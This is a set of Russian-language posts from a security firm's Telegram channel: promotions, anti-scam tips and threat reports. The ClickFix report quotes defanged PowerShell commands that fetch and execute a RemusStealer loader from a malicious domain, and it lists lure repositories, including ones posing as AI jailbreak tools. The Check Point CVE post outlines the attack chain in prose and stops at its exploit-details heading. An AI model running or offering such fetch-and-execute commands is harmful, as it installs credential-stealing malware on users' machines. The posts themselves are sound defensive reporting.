РТ-Информационная безопасность
Актуальные новости, советы и обзоры технологий для защиты данных. Будьте в курсе киберугроз и научитесь эффективно защищать свои цифровые ресурсы с нами!
Наш официальный сайт — https://rt-ib.ru
Subscribers1.5K tracking since 13 Nov
Reach per post (ERR)32.0%467 avg views
Posting4.7/weeklast 8 hours ago
Reactions per 1K views49.6👍 ✍ ⭐

Мы наблюдали, анализировали, расследовали — и теперь готовы поделиться тем, что увидели за год.
Представляем полный отчет RT Protect SOC 2026:
📎что происходило в сфере информационной безопасности
📎какие угрозы и инциденты были в поле зрения SOC
📎и какие выводы сделаны по итогам работы
Полная версия отчёта — в посте ниже 👇
«А у вас есть канал в MAX?»
Именно этот вопрос мы чаще всего получали на конференциях и в комментариях на других наших площадках.
📢 И теперь с уверенностью можем ответить: команда РТ-ИБ работает на MAXимум.
Выбирать не придется — контент РТ-ИБ доступен там, где вам удобнее:
💬Telegram | 💙ВКонтакте | 💬MAX
С появлением MAX станет больше не только площадок, но и возможностей — в том числе выиграть приз.
А для тех, кому интересно не только выигрывать, но и узнавать что-то новое, мы запускаем специальную рубрику «MAXимум». В ней будут выходить эксклюзивные материалы, которых нет в других мессенджерах.

На прошлой неделе состоялась юбилейная 25-я конференция «ИНФОБЕРЕГ», объединившая экспертов по информационной безопасности для обсуждения ключевых вопросов отрасли.
Одной из площадок профессионального диалога стала стратегическая сессия «Защита цифрового контура Государственной корпорации «Ростех», посвящённая актуальным задачам обеспечения информационной безопасности и развитию подходов к защите критической информационной инфраструктуры.
📢 В сессии принял участие Андрей Кортнев, руководитель центра аудита информационной безопасности АО «РТ-ИБ».
Эксперт представил доклад «Нормативные акты информационной безопасности 2025–2026», в котором рассмотрел изменения в нормативном регулировании КИИ и разобрал их практическое значение для организаций.

Хороший тестировщик умеет не только находить баги. Он умеет задавать неудобные вопросы, замечать то, что другие пропускают, и смотреть на продукт глазами того, кто захочет его сломать.
Но каково это — заниматься тестированием каждый день?
Мы спросили наших коллег, что им нравится в профессии, что оказывается самым сложным и какие мифы о работе тестировщиков они слышат чаще всего.
📢 Ответы — в видео выше.



Прошло 79 лет. Системы стали сложнее, а причины ошибок — менее очевидными.
Сегодня их не всегда можно увидеть, потрогать или просто достать пинцетом. Но суть поиска не изменилась: нужно заметить то, что другие могли пропустить, и разобраться, почему система работает не так, как должна.
📢 Команда РТ-ИБ поздравляет всех тестировщиков с профессиональным праздником и благодарит за эту работу!
А теперь предлагаем вспомнить свой самый интересный тест-кейс и поделиться им с нами в директе. Возможно, именно он достоин отдельного поста в нашем канале.
Telegram doesn't show this post on the web. Open it in Telegram to see it.
#ВзломБудней
Настало время вспомнить, с чего всё начиналось, и на один день возродить рубрику «РазрушительницаМифов».
📢 Постоянная ведущая нашего канала и по совместительству пресейл-инженер Мария Иванова провела блиц-опрос со специалистом по защите информации Егором Шупиком, чтобы развенчать мифы, в которые до сих пор верят.
Тайм-коды:
1️⃣ 00:06–00:12 — «Хакеры не атакуют маленькие компании»
2️⃣ 00:13–00:22 — «За информационной безопасностью стоит один человек»
3️⃣ 00:22–00:32 — «Сложный пароль спасёт от всех угроз»
4️⃣ 00:34–00:50 — «Информационная безопасность — это дорого»
Если устали от долгой загрузки видео…
Переходите в наше сообщество во «ВКонтакте» и смотрите выпуск без ожидания.



Достаём двойные листочки
📢 Сегодня вас ждет небольшая контрольная работа от команды РТ-ИБ.
Пять задач, в которых пригодятся знания основ кибербезопасности, логика и внимательность.
edited

Для мошенников начало учебного года — удобный повод выйти на связь.
«Школьный тест», «обязательное задание», «сообщение от учителя» — знакомый ребёнку контекст помогает социальной инженерии выглядеть убедительно.
📢 Исследование онлайн‑школы «Умскул» показало:
📎63 % школьников хотя бы раз сталкивались с попытками мошенничества или взлома
📎31 % попадали в такие ситуации неоднократно
С возрастом число подобных случаев растёт:
📎в 9‑м классе с мошенниками сталкивались 22 % подростков
📎в 11‑м классе — уже 36 %

Что делать, если мошенники уже вышли на связь
[о чём важно предупредить детей]
1️⃣ Остановите разговор
Не спорьте с собеседником, не пытайтесь его разоблачить и не выполняйте его «последнее поручение».
Если вас просят уйти из дома, снять квартиру на видео, забрать посылку, передать деньги или причинить кому‑то вред — сообщите взрослому.
2️⃣ Расскажите взрослому
Не пытайтесь справиться самостоятельно. Обратитесь к родителю, родственнику, учителю, школьному психологу или другому взрослому, которому доверяете.
3️⃣ Сохраните доказательства
Не удаляйте переписку и другие данные. Сделайте скриншоты:
📎профиля собеседника
📎номера телефона
📎сообщений
📎ссылок
📎реквизитов
📎информации об операциях
4️⃣ Верните доступ к аккаунтам
Пароли электронной почты и затронутых сервисов меняйте с безопасного устройства.
Если речь идёт о Telegram, откройте «Настройки» → «Устройства», завершите все неизвестные сеансы и включите двухфакторную аутентификацию.
5️⃣ Если затронуты банковские данные — действуйте сразу
Если мошенники получили данные карты или деньги уже списаны, необходимо:
📎немедленно заблокировать карту
📎сообщить банку о мошеннической операции
📎подать заявление о несогласии с операцией
📎обратиться в полицию
edited

Дело №004
Кто такой Аргус?
Статус:
[ОТКРЫТО]
В ходе расследования удалось установить:
Аргус — глаза и уши города. Он следит за порядком, замечает то, что скрыто от других, и, кажется, знает больше, чем говорит…
Но в деле обнаружена ещё одна деталь.
📢 Связь с масштабным розыгрышем.
Пока неизвестно, что именно подготовил Аргус и какие условия необходимо выполнить, чтобы принять участие.
Материалы дела будут рассекречены после достижения отметки:
50 реакций.
Дело №004
Кто такой Аргус?
Статус:
[ОТКРЫТО]
Выше можно найти абсолютно засекреченные материалы, которые мы совершенно случайно опубликовали здесь.
Следующий фрагмент уже подготовлен к публикации. Осталось только получить доступ к нему.
30 реакций под этим постом — и материал будет рассекречен.
Следующее оповещение может появиться в любой момент.
ClickFix-атаки, или как пользователи сами приглашают злоумышленников

📢 В ходе мониторинга команда RT Protect обнаружила репозиторий с KMS-активатором, который маскировался под легитимный проект (скриншот 1).

Проект предлагает выполнить автоматическую установку и активацию с помощью сочетания клавиш WIN + X и последующего ввода команды:
powershell -ExecutionPolicy Bypass -Command "irm hxxps://github-software[.]su/powershell/Loader.ps1 | iex

Если модуль irm недоступен, предлагается выполнить следующую команду (скриншот 2):
Invoke-RestMethod hxxps://github-software[.]su/powershell/Loader.ps1 | Invoke-Expression
В результате выполнения команды скачивается и запускается PowerShell-скрипт Loader.ps1, который представляет собой одну из стадий загрузки ВПО семейства RemusStealer.

Полная цепочка загрузки ВПО (скриншот 3):
Loader.ps1 → Update.ps1 → 7za.exe + 1.zip → helper.exe → AutoIt3.exe + Ima.a3x → RemusStealer

Выполнение указанных команд было автоматически заблокировано RT Protect EDR (скриншот 4).
Менее чем через 20 минут пользователь был заблокирован в Active Directory, а конечная точка переведена в сетевую изоляцию.
В ходе дальнейшего исследования репозиториев GitHub аналитики обнаружили множество подобных репозиториев, маскирующихся под различные активаторы ПО и компьютерных игр:
github[.]com/dev-Time81576318jagu/KMS-Pico-Download
github[.]com/HydromancerPlant/EasyWorship-Software
github[.]com/Forestplaexpiate/R.E.P.O-Trainer
github[.]com/BoltAnchorage/Affinity-Photo-Tools
github[.]com/CircuitSwift95/Rufus-Iso
github[.]com/FloorSaboteur/Discord-Nitro-Tools
github[.]com/DrakeDeanShield/File-Pumper
github[.]com/Piecelimultiply/Adobe-Acrobat-Professional
github[.]com/NeedInvestor/Imei-Repair-tool
github[.]com/maxiboltnode/Quicken-Deluxe
github[.]com/StorageBankerStable/FabFilter-Pro-Bundle-Software
github[.]com/Goldenouquilt37/Wirecast-Pro
github[.]com/ZEH-oxuTxd8PbqMqVnS791uT/payday3-hack
github[.]com/lightningwayhallway/CyberLink-PowerDirector-2026
github[.]com/Creaturefleweave/VoiceMod-Pro-2026
github[.]com/LakeSunMomentum/CCLeaner-Profesional-2026
github[.]com/JadeVeterinarian/FlashBots-Tool
github[.]com/CenterFlange/Unicore-Star-Rail
github[.]com/Cracked-Flux7259-hq/Marvel-Rivals-Helper
github[.]com/SupremeCloudChart/Rust-External-Menu-2026
github[.]com/Virtual-pwn608993/Cap-Cut-Pro
github[.]com/Werewolftricode/Exposure-x7-Tool
github[.]com/LancerSound27/AOMEI-Backupper
github[.]com/Torusfaroller/Cinebench-Software
github[.]com/Manacleunderrear/CATIA-Software
github[.]com/basiliskloadervacuum/iZotope-Ozone-Software
github[.]com/Gleamlyadome/Hwid-Spoofer-Toolkit
github[.]com/TributaryBroker43/Adobe-After-Effects-2026
github[.]com/CapitalFighterTie17/Jailbreak-Claude
github[.]com/HydromancerPlant/EasyWorship-Software
github[.]com/BoltAnchorage/Affinity-Photo-Tools
github[.]com/FloorSaboteur/Discord-Nitro-Tools
github[.]com/dev-Time81576318jagu/KMS-Pico-Download
github[.]com/NeedInvestor/Imei-Repair-tool
github[.]com/ZEH-oxuTxd8PbqMqVnS791uT/payday3-hack
github[.]com/lightningwayhallway/CyberLink-PowerDirector-2026
github[.]com/Forestplaexpiate/R.E.P.O-Trainer
github[.]com/StorageBankerStable/FabFilter-Pro-Bundle-Software
github[.]com/Piecelimultiply/Adobe-Acrobat-Professional
github[.]com/Creaturefleweave/VoiceMod-Pro-2026
github[.]com/NaturePatronRear/RecoverIt-Software
github[.]com/PsycheCashier/ClaudeAi-Jailbreak-Prompt
🐻 Важно: будьте бдительны и скачивайте программное обеспечение только из проверенных источников.
#МанулВМешке
OFFZONE завершился, и мы возвращаемся к привычным будням.
Но это не значит, что технических специалистов оставят в покое.
📢 Сегодня наша ведущая и по совместительству старший пресейл-инженер Мария Иванова устроила блиц-опрос для специалистов Центра искусственного интеллекта.
Отвечайте вместе с экспертами, сравнивайте результаты и пишите свои варианты в комментариях.
Инсайт от команды РТ-ИБ:
если видео грузится дольше, чем хотелось бы, переходите в наше сообщество во «ВКонтакте».
Критическая угроза: полный обход аутентификации в Check Point (CVE‑2026‑16232)
📢 Специалисты RT Protect SOC зафиксировали активные попытки эксплуатации критической уязвимости в решениях Check Point. Злоумышленники используют CVE‑2026‑16232 для получения полного контроля над периметром безопасности российских организаций.
Уровень угрозы: КРИТИЧЕСКИЙ
CVSS Score: 9.3
Статус: активно эксплуатируется
Что это за уязвимость?
CVE‑2026‑16232 — это ошибка класса некорректной аутентификации (CWE‑287) в процессе входа в приложение Check Point SmartConsole. Она затрагивает продукты Security Management и Multi‑Domain Management.
Суть проблемы заключается в некорректной проверке SIC Distinguished Name (DN). Сервер доверяет идентификатору, который передаёт клиент, вместо строгой верификации по клиентскому сертификату. Это позволяет удалённому злоумышленнику выдать себя за доверенное приложение Check Point.
Цепочка атаки:
1️⃣ Подмена SIC identity (идентификатора приложения).
2️⃣ Получение служебного токена (application token).
3️⃣ Инициация SmartConsole SSO‑сессии.
4️⃣ Получение административного доступа к системе управления.
5️⃣ Использование штатных функций управления (например, запуск скриптов на Security Gateway через Run One Time Script).
Последствия успешной эксплуатации:
📎Полный обход процедуры входа: атакующий получает токен без ввода пароля.
📎Административный доступ: вход в систему с правами суперпользователя.
📎Изменение политик: возможность менять правила фаервола, блокировать трафик или открывать порты по своему усмотрению.
📎Компрометация инфраструктуры: выполнение произвольных команд на управляемых шлюзах безопасности.
Технические детали и наличие эксплойта
